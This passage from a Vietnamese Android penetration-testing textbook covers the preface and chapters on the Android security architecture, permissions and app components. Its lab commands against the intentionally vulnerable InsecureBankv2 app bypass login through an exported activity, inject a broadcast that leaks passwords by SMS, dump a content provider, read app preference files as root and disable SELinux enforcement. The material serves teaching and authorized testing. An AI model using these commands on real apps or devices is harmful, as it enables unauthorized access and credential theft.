

GIÁO TRÌNH · MOBILE SECURITY

Android Application Penetration Testing

Giáo trình thực chiến — biên soạn theo syllabus 27 chủ đề

27 chương · Nền tảng → Khai thác → Reverse → Phòng thủ

Tác giả: **callmelam2310**

TÀI LIỆU HỌC TẬP & KIỂM THỬ CÓ ỦY QUYỀN

Cập nhật 25/09/2026

Mục lục

– Lời nói đầu

- 01 Chương 1 — Kiến trúc bảo mật và mô hình phân quyền của Android (Android Security Architecture and Permission Model)
- 02 Chương 2 — Các thành phần của ứng dụng Android (Android Application Component)
- 03 Chương 3 — Môi trường pentest ứng dụng Android (Android Application Pentesting Environment)
- 04 Chương 4 — OWASP Mobile Top 10 (OWASP Mobile Top 10)
- 05 Chương 5 — Phân tích tĩnh và động (Static and Dynamic Analysis)
- 06 Chương 6 — Reverse Engineering ứng dụng Android (Reverse Engineering Android Applications)
- 07 Chương 7 — Bộ công cụ pentest Android (Android Pentesting Tools)
- 08 Chương 8 — Phân tích traffic với Burp Suite và Wireshark (Traffic Analysis)
- 09 Chương 9 — Frida, Objection và MobSF (Dynamic Instrumentation)
- 10 Chương 10 — Root Detection & Kiểm tra SSL Pinning (Root Detection & SSL Pinning Checks)
- 11 Chương 11 — Logging quá mức/không an toàn và cách phân tích (Excessive/Insecure Logging)
- 12 Chương 12 — Lỗi hardcode (Hardcoding Issues)
- 13 Chương 13 — Obfuscation trong mã nguồn (Obfuscation in The Code)
- 14 Chương 14 — Cấu hình sai lưu trữ Database (Misconfigured Database Storage)
- 15 Chương 15 — Khai thác Activity và Content Provider không an toàn (Insecure Activities and Content Providers)
- 16 Chương 16 — Khai thác lỗi hỏng logic (Exploitation of Logic Flaws)
- 17 Chương 17 — Kiểm tra Certificate và Signing Schema (Inspection of Certificate and Signing Schema)
- 18 Chương 18 — Các cấu hình sai phổ biến & Best Practices bảo mật Android (Common Security Misconfigurations and Android Security Best Practices)
- 19 Chương 19 — Quyền không an toàn (Insecure Permissions)
- 20 Chương 20 — Mã hóa và Cryptography (Encryption and Cryptography)
- 21 Chương 21 — Lưu trữ dữ liệu không an toàn (Insecure Storage of Data)
- 22 Chương 22 — Sử dụng công nghệ/thư viện lỗi thời và có lỗi hỏng (Outdated and Vulnerable Technology Components)
- 23 Chương 23 — Thói quen lập trình không an toàn (Insecure Coding Practice)
- 24 Chương 24 — Tấn công WebView không an toàn (Insecure WebView Attacks)
- 25 Chương 25 — Tấn công IPC & Intent (IPC & Intent-Based Attacks)
- 26 Chương 26 — Phân tích bộ nhớ runtime (Runtime Memory Analysis)
- 27 Chương 27 — Kiểm thử bảo mật API/Backend (API / Backend Security Testing)

Lời nói đầu

S Về giáo trình này

Đây là tài liệu tổng hợp kiến thức kiểm thử xâm nhập ứng dụng Android, được sắp xếp theo syllabus gồm 27 chủ đề. Mỗi chương dẫn người đọc đi từ nền tảng, sang cách phát hiện lỗ hổng, rồi tới khai thác ở mức Proof-of-Concept và cuối cùng là biện pháp khắc phục, luôn kèm lệnh và ví dụ thực tế.

Mục đích và phạm vi

Giáo trình phục vụ việc học và ôn luyện kiểm thử xâm nhập ứng dụng Android, trong khuôn khổ **hợp pháp và có uỷ quyền** (authorized testing). Mọi kỹ thuật khai thác trình bày ở đây đều nhằm giúp người đọc hiểu bản chất lỗ hổng, biết cách phát hiện và biết cách vá, chứ không phải để tấn công những hệ thống mà mình không được phép.

Cách sử dụng

- Bạn có thể học tuần tự từ Chương 1 đến Chương 27, hoặc tra cứu theo chủ đề thông qua mục lục và bookmark trong trình đọc PDF.
- Mỗi chương khép lại bằng phần **Câu hỏi tự kiểm tra** để bạn tự đánh giá mức độ nắm bài.
- Các lệnh trong khối mã đều đã được thử nghiệm trên lab. Hãy chạy chúng trên **thiết bị hoặc emulator của chính bạn**, với những ứng dụng được cố tình cài lỗ hổng để thực hành như InsecureBankv2, DIVA hay các APK từ đề CTF.

Kiến thức và công cụ cần có

Bạn cần nắm cơ bản về Linux, có một máy chạy Kali/Ubuntu hoặc Windows kèm WSL, đã cài Android SDK Platform-Tools (để có `adb`), cùng một emulator hoặc thiết bị đã root để thực hành. Phần dựng môi trường chi tiết nằm ở Chương 3.

Chương 1 — Kiến trúc bảo mật và mô hình phân quyền của Android (Android Security Architecture and Permission Model)

S Mục tiêu

- Nắm được **kiến trúc bốn tầng (software stack)** của Android và lý do vì sao mỗi tầng lại là một bề mặt tấn công riêng.
- Phân biệt được **ART và Dalvik**, hiểu vì sao khác biệt này không ảnh hưởng đến công cụ reverse nhưng lại quyết định cách hook runtime.
- Giải thích được **application sandbox** dựa trên UID/GID, VM riêng và **SELinux**, cùng ý nghĩa của mô hình "mỗi app là một Linux user" đối với pentester.
- Đọc hiểu **mô hình permission**: `normal` / `dangerous` / `signature`, runtime permission, custom permission và `protectionLevel`.
- Biết dùng **API level** như một chỉ báo về bề mặt tấn công, tức là app cũ đang thiếu những bản vá nào.

1.1 Vì sao pentester phải hiểu kiến trúc trước tiên

Lỗ hổng ở tầng ứng dụng (logic, lưu trữ) khác hoàn toàn với lỗ hổng ở tầng nhân (driver, leo thang đặc quyền). Hiểu được software stack chính là biết được **lỗ hổng nằm ở đâu, và công cụ nào chạm được tới tầng nào**, đồng thời hiểu tại sao một app lại bị cách ly khỏi app khác dù cùng chạy trên một thiết bị. Với mỗi tầng, pentester nên tự đặt ba câu hỏi: tầng này **lưu và xử lý những gì**, những **loại CVE nào** từng khai thác đúng vào nó, và **công cụ nào** trong bộ đồ nghề có thể chạm tới đó.

Android là một hệ điều hành dựng trên nhân **Linux đã được tùy biến**, do Open Handset Alliance phát triển dưới sự dẫn dắt của Google. Bề mặt tấn công của nó cực kỳ rộng: hàng trăm OEM, hàng chục phiên bản hệ điều hành cùng tồn tại song song (tình trạng phân mảnh), cộng thêm mã nguồn AOSP mở khiến việc nghiên cứu lỗ hổng dễ tiếp cận hơn iOS rất nhiều. Đó cũng là lý do Android trở thành mục tiêu pentest phổ biến nhất trong mảng mobile.

1.2 Kiến trúc phần mềm — bốn tầng nhưng năm phần

Android thường được mô tả dưới dạng một chồng tầng (layered stack). Điểm dễ gây nhầm lẫn là stack này có **bốn tầng nhưng lại chia thành năm phần**, bởi Android Runtime và Platform Libraries cùng nằm chung một tầng.

① APPLICATIONS	app cài sẵn + bên thứ 3	← pentest tại đây
② APPLICATION FRAMEWORK	Java services	← API hệ thống
③ ANDROID RUNTIME ART / Dalvik VM	④ PLATFORM LIBRARIES libc · SQLite · SSL	← 1 layer, 2 sections
⑤ LINUX KERNEL	drivers · mem · power	← gốc của mọi thứ

Mô hình xếp tầng này quan trọng vì Android đặt **cả phía client lẫn hệ điều hành chủ vào chung một thiết bị vật lý** nằm trong tay attacker — khác hẳn web app truyền thống (browser → HTTP → app server → DB). Hệ quả là attacker có toàn quyền với các tầng trên nhưng bị chặn lại ở các tầng dưới, nên phần lớn kỹ thuật pentest là quá trình "leo" dần từ Applications xuống: đọc code trong APK, gọi sai service của framework, chọc vào runtime bằng Frida, và hiếm khi chạm tới Kernel vì việc đó cần tới 0-day. Mỗi tầng lại tương ứng với một nhóm CVE hoàn toàn khác nhau, nên khi nghe nói tới "lỗ hổng Android" thì câu hỏi đầu tiên luôn phải là **"lỗ hổng ở tầng nào?"**.

Tầng	Thành phần chính	Hướng tấn công điển hình	Công cụ chạm tới
Applications	APK, 4 component, UI	Reversing, insecure storage, exported component	jadx, apktool, MobSF
App Framework	Content Provider, Activity Manager, Package Manager	IPC abuse, <code>exported=true</code> , intent injection, task hijack	Drozer, <code>dumpsys</code>
Android Runtime (ART/Dalvik)	Process/VM riêng mỗi app	Runtime hooking, bypass pinning/root-detection	Frida, Objection, Xposed
Platform Libraries	SQLite, SSL, WebKit, libc	DB lộ data, MITM, WebView JS bridge	<code>sqlite3</code> , Burp, Ghidra
Linux Kernel	Drivers, mô hình user, memory	Privilege escalation, root	Ngoài bộ tool pentest app chuẩn

1.2.1 Linux Kernel — tầng đáy của stack

Nhân đảm nhiệm việc quản lý driver (camera, màn hình, bluetooth, âm thanh), bộ nhớ, nguồn điện, process và network stack, đồng thời cũng chính là nơi thực thi mô hình bảo mật "mỗi app là một Linux user". Vì vậy, lỗ hổng ở nhân hay driver thường dẫn thẳng tới **leo thang đặc quyền** và chiếm quyền root — chẳng hạn **CVE-2019-2215 "Bad Binder"** (lỗi use-after-free trong Binder driver) hay **Dirty COW (CVE-2016-5195)**. Do driver phần lớn do OEM và nhà sản xuất chipset tự viết chứ không phải AOSP thuần, đây cũng là nơi tập trung nhiều bug nhất trên thiết bị thật.

1.2.2 Platform Libraries và Android Runtime

Bộ thư viện native bao gồm WebKit, libc, **SQLite** (cơ sở dữ liệu cục bộ — nơi app hay lưu token) và **SSL** (mã hóa kênh truyền, liên quan tới cert pinning). Vì SQLite mặc định **không mã hóa dữ liệu**, mọi file `*.db` trong `/data/data/<pkg>/databases/` đều đọc được ngay khi có quyền truy cập. Lỗi ở tầng này có thể là một buffer overflow trong native library, ví dụ **CVE-2023-4863** (`libwebp`) khiến app dính RCE chỉ vì hiển thị một tấm ảnh.

Android Runtime cung cấp máy ảo để thực thi bytecode. Điểm cốt lõi đối với pentest là: **mỗi app chạy trong một process riêng với một instance VM riêng** — đây chính là nền móng của sandbox.

1.3 ART và Dalvik

	Dalvik (Android ≤ 4.4)	ART (Android ≥ 5.0, mặc định)
Cơ chế thực thi	JIT — biên dịch <code>.dex</code> sang native mỗi lần chạy	AOT — biên dịch <code>.dex</code> → <code>.oat</code> / <code>.odex</code> lúc cài, kèm JIT hybrid từ Android 7
Hệ quả	Khởi động chậm, cài nhanh	Cài chậm, chạy nhanh; sinh thêm <code>.odex</code> / <code>.vdex</code> trong <code>/data/app/.../oat/</code> cũng là artifact phân tích được
Bytecode	<code>classes.dex</code>	Vẫn <code>classes.dex</code> trong APK, máy chạy bản đã AOT-compile

Cả ART lẫn Dalvik đều là VM **register-based** (khác với JVM vốn là stack-based), được thiết kế để chạy nhiều instance một cách hiệu quả trên thiết bị cấu hình yếu. Điểm mấu chốt cần nhớ là **jadx, apktool và dex2jar đều làm việc trực tiếp trên `classes.dex`**, nên công cụ reverse hoàn toàn *không quan tâm* app đang chạy ART hay Dalvik — chúng luôn mở đúng file `.dex` gốc trong APK. Khác biệt về runtime chỉ ảnh hưởng đến khâu **phân tích động**, nơi Frida cần biết offset khác nhau giữa các runtime.

1.4 Application Sandbox — mỗi app một "ốc đảo" riêng

Đây là ý niệm quan trọng nhất của chương. Sandbox được dựng trên bốn cơ chế của Linux:

Cơ chế	Nội dung	Hệ quả pentest
Multi-user Linux	Android là hệ Linux đa người dùng, trong đó mỗi app đóng vai một "user"	Tách biệt theo danh tính hệ điều hành, không chỉ theo process
UID/GID riêng	Mỗi app được cấp một Linux UID duy nhất (≥ 10000)	<code>/data/data/<pkg>/</code> chỉ UID đó đọc được → muốn đọc phải có root hoặc một lỗ hổng
VM riêng mỗi process	Code chạy trong một ART/Dalvik VM riêng	Muốn can thiệp runtime thì phải hook Frida vào đúng process
Process riêng	Hệ thống bật process khi cần component và tắt đi khi xong việc	Giới hạn thời gian sống của bề mặt tấn công

Nguyên tắc nền tảng ở đây là **least privilege**: mặc định mỗi app chỉ được truy cập đúng những gì nó cần. Ta có thể kiểm chứng sandbox này một cách trực tiếp:

```
# UID hệ thống gán cho app
adb shell dumpsys package com.android.insecurebankv2 | grep userId    # → userId=10145
# User Linux sở hữu process
adb shell "ps -A | grep insecurebankv2"                             # → u0_a145 ...
# App khác → UID khác hẳn (ranh giới sandbox)
adb shell dumpsys package com.android.chrome | grep userId          # → userId=10162
# Cần root để đọc thẳng file lưu trữ
adb root
adb shell "cat /data/data/com.android.insecurebankv2/shared_prefs/mySharedPreferences.xml"
```

Mô hình này khác với desktop, nơi nhiều ứng dụng của cùng một user hệ điều hành mặc định chia sẻ chung quyền file. Android cố tình coi *mỗi app* như một user riêng biệt, nhờ đó an toàn hơn desktop trước kịch bản một app độc hại lây lan sang app khác. Đổi lại, mọi lỗ hổng phá vỡ sandbox — Content Provider bị `exported`, `sharedUserId` cấu hình sai, hay `allowBackup="true"` — đều bị coi là **nguy hiểm trọng**, bởi chúng phá đúng vào giả định nền tảng này. Muốn app A đọc được dữ liệu của app B, bắt buộc phải đi qua một **kênh hợp lệ**: Content Provider, Intent, hoặc `sharedUserId` với cùng certificate — và chính những kênh này lại trở thành bề mặt tấn công một khi bị cấu hình sai (chi tiết ở Chương 2).

1.4.1 SELinux

Kể từ Android 5.0, bên cạnh mô hình UID (Discretionary Access Control), Android bật thêm **SELinux ở chế độ enforcing** — một lớp Mandatory Access Control (MAC) do nhân thực thi. Nếu UID trả lời cho câu hỏi "process này *có phải là chủ* của file hay không", thì SELinux trả lời "process thuộc domain này *có được phép* thực hiện thao tác này lên object kia hay không" dựa trên policy cứng, kể cả với process đang chạy root. Đây là lý do tại sao ngay cả khi đã root, một số thao tác vẫn bị chặn (thể hiện qua `avc: denied` trong logcat), và đôi khi ta phải chạy `adb shell setenforce 0` (chuyển sang permissive) để frida-server có thể hoạt động từ `/data/local/tmp`. Với pentester, có thể xem SELinux là **hàng rào thứ hai đứng sau UID**: nó thu hẹp thiệt hại khi một process bị chiếm, và khiến việc leo thang đặc quyền trở nên khó khăn hơn.

1.5 Mô hình permission

Permission là cơ chế Android dùng để kiểm soát việc app truy cập tài nguyên nhạy cảm cũng như component của app khác. Mỗi permission mang một **protection level** quyết định cách thức nó được cấp:

Level	Ý nghĩa	Ghi chú bảo mật
<code>normal</code>	Tự cấp lúc cài, không hỏi user	Không bảo vệ gì đáng kể
<code>dangerous</code>	Cần user đồng ý (runtime từ API 23)	Nhóm nhạy cảm: SMS, Camera, Contacts, Location
<code>signature</code>	Chỉ app ký cùng certificate mới được cấp	Cách đúng để bảo vệ IPC nội bộ giữa app cùng dev
<code>signatureOrSystem</code> (<i>deprecated</i>)	Như <code>signature</code> , hoặc app nằm trong <code>/system</code>	OEM dùng cho app hệ thống
<code>knownSigner</code> (API 31+)	Khai kèm digest certificate cụ thể	Linh hoạt hơn <code>signature</code> , tin nhiều bên đã biết trước

1.5.1 Runtime permission (từ API 23)

Trước API 23, mọi permission `dangerous` đều được cấp một loạt ngay lúc cài; user chỉ có hai lựa chọn là chấp nhận tất cả hoặc không cài. App cũ có `targetSdkVersion < 23` **vẫn tuân theo luật này** dù đang chạy trên máy mới. Từ API 23 (Marshmallow), app phải gọi `requestPermissions()` lúc chạy để user duyệt từng quyền một. Hệ quả với pentest là ta cần test cả luồng "Deny rồi thử lại" lẫn "Deny vĩnh viễn" — nhiều app xử lý sai các luồng này, hoặc tệ hơn là **âm thầm bỏ qua bước kiểm tra quyền** rồi vẫn thực hiện hành vi đó bằng một đường khác.

1.5.2 Custom permission và confused deputy

App có thể tự định nghĩa permission riêng để bảo vệ component của mình. Muốn cấu hình đúng thì phải khai `protectionLevel` phù hợp:

```
<permission
  android:name="com.example.bank.permission.TRANSFER_MONEY"
  android:protectionLevel="signature" />

<service
  android:name=".TransferService"
  android:exported="true"
  android:permission="com.example.bank.permission.TRANSFER_MONEY" />
```

! Cái bẫy `protectionLevel` mặc định

Nếu dev quên khai `android:protectionLevel`, giá trị sẽ **âm thầm rơi về `normal`**. Khi đó, bất kỳ app nào cũng chỉ cần tự thêm `<uses-permission>` tương ứng là gọi được component, dù trên giấy tờ nó "trông như" đã được bảo vệ. Vì vậy khi audit, luôn tra `protectionLevel` của **mọi `<permission>`** tự định nghĩa — đừng mặc định "cứ có permission là an toàn".

Một biến thể nguy hiểm là **confused deputy** (CWE-441): một component có quyền (chẳng hạn quyền ghi file) lại làm việc thay cho caller mà **không kiểm tra** xem caller có quyền tương ứng hay không, khiến một app không có quyền vẫn "mượn" được hành vi đó. Nhóm rủi ro này ảnh xạ tới **M6 — Inadequate Privacy Controls** và **M3 — Insecure Authorization** trong OWASP Mobile Top 10 (2024).

1.6 API level và bề mặt tấn công

Với pentester, bảng API level chính là bảng tra cứu xem **thiết bị hay app mục tiêu đang thiếu những bản vá bảo mật nào**.

`minSdkVersion` / `targetSdkVersion` càng thấp thì đồng nghĩa app càng chưa bị áp các rào chắn của những API cao hơn.

Version	API	Cột mốc bảo mật
KitKat 4.4	19	Runtime cuối dùng Dalvik JIT thuần
Lollipop 5.0	21	ART thành runtime mặc định; SELinux enforcing
Marshmallow 6.0	23	Runtime permission ra đời
Nougat 7.0	24	Network Security Config — app không tin user-CA nữa → MITM bằng Burp cần cấu hình thêm
Pie 9.0	28	Cleartext HTTP bị chặn mặc định
Android 10	29	Scoped Storage
Android 11	30	Package visibility — app không tự thấy app khác
Android 12	31	<code>android:exported</code> bắt buộc khai tường minh cho component có intent-filter

! Bài học thi

Khi đọc manifest mà thấy `minSdkVersion` / `targetSdkVersion` thấp (21–23), hãy nghĩ ngay: app này chưa bị áp Network Security Config, chưa bắt buộc khai exported tường minh, chưa có scoped storage — nghĩa là khả năng cao vẫn còn khai thác được các lỗ hổng nền tảng cũ. Trong đó, mốc API 24 (Network Security Config) là ranh giới lớn nhất đối với việc intercept traffic.

1.7 Câu hỏi tự kiểm tra

1. Kể tên 4 tầng (5 section) của Android stack từ dưới lên, và giải thích vì sao "4 layer" mà lại "5 section".
2. ART/Dalvik VM khác JVM ở điểm gì? Vì sao khác biệt Dalvik (JIT) vs ART (AOT) **không** ảnh hưởng tới cách jadx/apktool hoạt động?
3. Kể 4 cơ chế Linux tạo nên application sandbox. Vì sao "mỗi app = một Linux user" khiến app Android an toàn hơn desktop theo mặc định?
4. SELinux bổ sung gì so với mô hình UID? Vì sao đã root rồi vẫn có thao tác bị chặn?
5. Phân biệt bốn protection level `normal` / `dangerous` / `signature` / `knownSigner`. Level nào là cách đúng để bảo vệ IPC nội bộ, và vì sao?
6. Dev quên khai `android:protectionLevel` cho một custom permission thì mặc định là gì, và hệ quả bảo mật ra sao?
7. Runtime permission thay đổi thế nào từ API 23? App có `targetSdkVersion < 23` chạy trên máy mới thì áp luật nào?
8. App có `minSdkVersion=19` thì **chắc chắn không** được hưởng mặc định ít nhất 3 cơ chế bảo mật hiện đại nào?

Chương 2 — Các thành phần của ứng dụng Android (Android Application Component)

S Mục tiêu

- Nắm được **bốn application component** — Activity, Service, Broadcast Receiver, Content Provider — cùng lớp cha, vai trò và bề mặt tấn công của từng loại.
- Hiểu vai trò của **AndroidManifest.xml** như bản thiết kế công khai của app, và biết đọc nó bằng con mắt của pentester.
- Phân biệt được **explicit Intent** và **implicit Intent**, cùng cơ chế **intent-filter** quyết định một component có bị **exported** hay không.
- Nắm được **vòng đời** cơ bản và nguyên lý "app Android không có **main()**", cùng lý do nó khiến bề mặt tấn công rộng hơn desktop.
- Nhận diện được các **cấu hình sai trong manifest** biến một component thành cửa ngõ mở cho app lạ.

2.1 Nền tảng của một ứng dụng — app không có **main()**

Nếu Chương 1 cho biết Android được xếp tầng ra sao, thì chương này trả lời câu hỏi mang tính thực chiến: "**một app cụ thể có những cửa nào để đi vào?**" App Android được viết bằng Kotlin, Java hoặc C++, rồi được SDK biên dịch cùng data và resource thành một file **.apk** — thực chất là một file ZIP chứa **AndroidManifest.xml** (dạng binary), **classes.dex**, **res/**, **lib/** và chữ ký. APK chính là vật phẩm mà pentester nhận được để mổ xẻ.

Một khái niệm xuyên suốt cần nhớ: **app Android không có một hàm **main()** duy nhất**. Bất kỳ component nào cũng có thể trở thành điểm vào (entry point), được kích hoạt bởi hệ thống, bởi người dùng, hoặc bởi **một app khác**. Điều này khiến bề mặt tấn công rộng hơn desktop app rất nhiều, bởi mỗi component là một cánh cửa tiềm năng, và bất kỳ cửa nào bị **exported** cũng đều là cửa mở cho app lạ.

2.2 Bốn application component — bốn loại "cửa"

Component là những viên gạch xây nên app. Mỗi loại là một entry point mang bề mặt tấn công đặc trưng.

Component	Lớp cha	Vai trò	Kích hoạt bởi	Attack surface chính
Activity	Activity	Một màn hình UI	Intent (startActivity)	exported → app lạ mở thẳng màn nội bộ, bỏ qua login; activity hijacking
Service	Service	Chạy nền, không UI	Intent (startService / bindService)	Implicit intent tới service; service exported bị app lạ gọi
Broadcast Receiver	BroadcastReceiver	Nhận sự kiện kể cả khi app không chạy	Intent broadcast	Broadcast injection/theft, rò rỉ data
Content Provider	ContentProvider	Chia sẻ data qua URI	ContentResolver.query()	exported → app lạ đọc/ghi data, SQLi trong selection , path traversal qua URI

2.2.1 Activity

Activity là điểm vào của UI, mỗi activity tương ứng với một màn hình độc lập. Một app khác có thể gọi tới activity của app này nếu app đó cho phép. Rủi ro kinh điển là khi một activity nội bộ (như dashboard sau đăng nhập) khai **exported="true"**, cho phép app độc hại **startActivity** thẳng vào và **bỏ qua hoàn toàn màn login**. Ngoài ra còn có **task hijacking** kiểu StrandHogg — lợi dụng cách Activity Manager quản lý task stack để hiển thị một màn hình giả đè lên app thật, qua đó đánh cắp credential ngay khi người dùng tưởng mình đang gõ vào màn login thật.

2.2.2 Service

Service chạy nền và không có UI, gồm hai dạng: **started service** chạy cho đến khi xong việc, và **bound service** cung cấp API cho process khác thông qua **bindService()**. Một quy tắc quan trọng là **đừng dùng implicit intent để start Service**, vì khi đó không xác định được

service nào sẽ đáp ứng — thực tế từ **API 21**, việc `bindService()` bằng implicit intent sẽ ném exception. Với service, hãy luôn dùng **explicit intent**. Từ API 26 (Oreo), background service bị giới hạn rất mạnh; code cũ gọi thẳng `startService()` dễ bị kill, nên dev thường "lách" bằng các quyền như `REQUEST_IGNORE_BATTERY_OPTIMIZATIONS` — và chính những quyền lách này lại là điểm đáng nghi khi audit manifest.

2.2.3 Broadcast Receiver

Broadcast Receiver là cổng nhận các sự kiện toàn hệ thống (màn hình tắt, pin yếu) hoặc do app phát ra, và nhận được **kể cả khi app chưa chạy**. Nó có thể được khai báo trong manifest **hoặc** đăng ký động bằng `registerReceiver()`. Lớp tấn công gồm **broadcast theft** (app độc hại đăng ký một receiver có `android:priority` cao hơn để đọc trộm broadcast trước) và **broadcast injection** (tự `sendBroadcast()` với action cùng extra giả mạo khi receiver không xác minh nguồn gửi). Một ví dụ thực tế: một receiver bị exported nhận extra `phonenum` / `newpass` từ Intent bên ngoài rồi gửi SMS chứa cả mật khẩu cũ lẫn mới, mà **không hề kiểm tra ai là người gửi** — attacker chỉ cần bắn một broadcast kèm số của mình là xong.

2.2.4 Content Provider

Content Provider quản lý một tập dữ liệu chia sẻ (file, SQLite hoặc web) để app khác query hay chỉnh sửa nếu provider cho phép, và được định danh bằng **URI scheme** dạng `content://<authority>/...`. Nó không được kích hoạt bằng Intent mà thông qua `ContentResolver`. Đây là entry point chính thức duy nhất để xuyên sandbox một cách có kiểm soát, nên cũng là trục IPC trọng tâm. Một provider có `exported="true"` mà không kèm `android:permission` sẽ cho phép app lạ thoải mái `query()` / `insert()` / `update()` / `delete()`. Hai lỗi hay đi kèm là: **SQL injection qua selection** (khi query truyền thẳng tham số `selection` của caller vào mệnh đề `WHERE` thay vì chỉ dùng `selectionArgs` an toàn) và **path traversal qua openFile()**. Cả hai đều **không cần root, cũng không cần physical access** — attacker chỉ cần cài lên máy nạn nhân một app độc hại trông vô hại như một ứng dụng đèn pin.

2.3 Intent — cơ chế "gõ cửa"

Bất kỳ app nào cũng có thể khởi chạy component của app khác, nhưng vì file permission chặn việc gọi trực tiếp, app buộc phải gửi một thông điệp cho hệ thống — đó chính là **Intent** — rồi hệ thống mới đứng ra kích hoạt component (và component đó **chạy trong process của chính app sở hữu nó**).

Loại	Định nghĩa	Ví dụ	Góc nhìn bảo mật
Explicit	Chỉ đích danh tên class	<code>Intent(this, DoTransfer::class.java)</code>	An toàn hơn — biết chính xác ai nhận
Implicit	Mô tả hành động + data, để hệ thống tìm component phù hợp	<code>Intent(ACTION_SEND)</code> + MIME	Rủi ro — app khác chen vào → intent hijacking/interception

Payload thật sự của một Intent nằm trong phần **Extras** (Bundle dạng key-value): username, token, redirect URL, cờ quyền. Nếu component nhận bị `exported` và đọc thẳng các extra mà không xác minh nguồn, attacker hoàn toàn có thể tự đặt các giá trị đó — chẳng hạn một extra `isAdmin=true` hay `redirect=https://...` mở đường cho intent redirection.

Ba trong bốn component dùng Intent (Activity, Service, Broadcast Receiver); riêng Content Provider dùng `ContentResolver`. Ta có thể tự "gõ cửa" các component này bằng `adb`:

```
# Activity - mở thẳng màn nội bộ, bỏ qua login
adb shell am start -n com.android.insecurebankv2/.PostLogin
# Broadcast - bắn action tự định nghĩa kèm extra tới receiver
adb shell am broadcast -n com.android.insecurebankv2/.MyBroadcastReceiver --es phonenum 5554 --es newpass hacked123
# Content Provider - KHÔNG qua intent, mà qua ContentResolver
adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
```

2.4 AndroidManifest.xml — file pentester đọc trước tiên

Trước khi chạy bất kỳ component nào, hệ thống **buộc phải đọc `AndroidManifest.xml`** để biết component đó có tồn tại hay không. Manifest khai báo các component, mọi `uses-permission`, `minSdkVersion` / `targetSdkVersion`, phần cứng yêu cầu, và các thư viện cần link. Quy tắc là: một Activity, Service hay Content Provider dù có trong code nhưng không được khai trong manifest thì hệ thống **sẽ không**

thấy và không chạy (riêng Broadcast Receiver có thể khai động bằng `registerReceiver()`). Chính vì manifest là bản thiết kế công khai liệt kê mọi cánh cửa lẫn ổ khóa, nó luôn là **file đầu tiên được đọc sau khi reverse APK**.

```
<manifest package="com.android.insecurebankv2">
  <uses-permission android:name="android.permission.SEND_SMS"/> <!-- gửi SMS "đổi mật khẩu" -->
  <application android:allowBackup="true"> <!-- adb backup trích được /data -->
    <activity android:name=".LoginActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:name=".PostLogin" android:exported="true"/> <!-- mở thẳng dashboard -->
    <activity android:name=".DoTransfer" android:exported="true"/> <!-- màn chuyển tiền -->
    <provider android:name=".TrackUserContentProvider"
      android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
      android:exported="true"/> <!-- query/insert bảng trackerusers -->
    <receiver android:name=".MyBroadCastReceiver" android:exported="true">
      <intent-filter><action android:name="theBroadcast"/></intent-filter>
    </receiver>
  </application>
</manifest>
```

Vì manifest bên trong APK đã bị biên dịch sang dạng binary, ta cần `apktool` để giải mã ngược nó thành XML đọc được, sau đó lọc theo checklist:

```
apktool d InsecureBankv2.apk -o ibv2_src
grep -iE "exported|permission|allowBackup|uses-permission|minSdk" ibv2_src/AndroidManifest.xml
```

Checklist khi đọc manifest: `android:exported`, `android:permission` (kèm `protectionLevel`), `android:allowBackup`, `minSdkVersion`, danh sách `uses-permission`, `intent-filter` đặt trên component nội bộ, `<meta-data>` (nơi dev đôi khi để lộ API key), và `<grant-uri-permission>` có phạm vi quá rộng.

2.5 Intent Filter và cơ chế exported

Việc khai `<intent-filter>` (gồm `<action>`, `<category>`, `<data>`) là cách một component công bố năng lực của mình, qua đó cho phép nó đáp ứng intent đến từ app khác. Quy tắc pentest then chốt nằm ở giá trị mặc định của `android:exported`:

- **API < 31 (Android ≤ 11):** component có `<intent-filter>` thì mặc định `exported=true`, còn không có filter thì mặc định `false`. Rất nhiều app cũ vô tình mở toang component chỉ vì luật này.
- **API ≥ 31 (Android 12+):** component có intent-filter buộc phải khai `android:exported` **tường minh**, nếu không app sẽ **không cài được**. Google siết chặt điểm này vì lỗi hỏng exported đã trở nên quá phổ biến.

⚠ **Đừng chỉ grep** `exported="true"`

Bài học khi audit: ngoài các component khai `exported="true"` một cách tường minh, phải kiểm tra **cả những component có `<intent-filter>` nhưng lại thiếu hẳn field `android:exported`** trên app mục tiêu chạy API < 31 — đó mới chính là trường hợp exported ngấm để bị bỏ sót nhất. Riêng với Service thì **không** nên khai intent-filter, vì đưa implicit intent tới service là một rủi ro bảo mật.

2.6 Vòng đời của component

Mỗi component có một vòng đời (lifecycle) do hệ thống quản lý thông qua các callback. Một Activity đi qua `onCreate()` → `onStart()` → `onResume()` (đang tương tác) rồi `onPause()` → `onStop()` → `onDestroy()`. Hiểu vòng đời rất quan trọng với pentester, bởi nhiều lỗ hổng gắn chặt với một thời điểm cụ thể: dữ liệu nhạy cảm chưa được xóa trong `onPause()` có thể bị chụp lại ở màn recent-apps nếu thiếu `FLAG_SECURE`; state khôi phục sai trong `onCreate(savedInstanceState)` có thể bị bơm dữ liệu; và một `onActivityResult()` xử lý cầu thả có thể làm rò rỉ kết quả. Service có `onStartCommand()` / `onBind()`, còn Broadcast Receiver chỉ sống trong `onReceive()` — nên làm việc nặng ở đây là một anti-pattern. Hệ thống có thể **giết bất kỳ process nào bất cứ lúc nào** khi thiếu RAM, vì vậy component phải đủ bền để chịu được việc bị tạo lại.

2.7 Tóm tắt bề mặt tấn công của chương

Thành phần	Cấu hình sai điển hình	Hệ quả	OWASP Mobile (2024) / CWE
<code><activity exported></code>	<code>true</code> cho màn nội bộ	Bỏ qua login, activity hijacking	M3; CWE-926
<code><service></code> + implicit intent	Service mở, dùng implicit	App lạ gọi service, intent hijack	M3; CWE-927
<code><receiver></code> không lọc nguồn	Broadcast injection	Bơm extra giả → lộ mật khẩu qua SMS	M4; CWE-925
<code><provider exported></code>	<code>true</code> , không permission	Đọc/ghi data, SQLi qua <code>selection</code>	M4; CWE-89, CWE-926
<code>android:allowBackup</code>	<code>true</code>	<code>adb backup</code> trích <code>/data</code> không cần root	M8; CWE-530
Custom permission <code>normal</code>	"Bảo vệ" bằng level vô dụng	Bất kỳ app nào cũng xin được quyền	M3; CWE-276
<code><meta-data></code>	Secret/API key để lộ	Đọc ngay từ manifest	M1; CWE-312
<code>minSdkVersion</code> thấp	Hỗ trợ Android cũ	Còn ăn được lỗ nền tảng cũ	M8

2.8 Câu hỏi tự kiểm tra

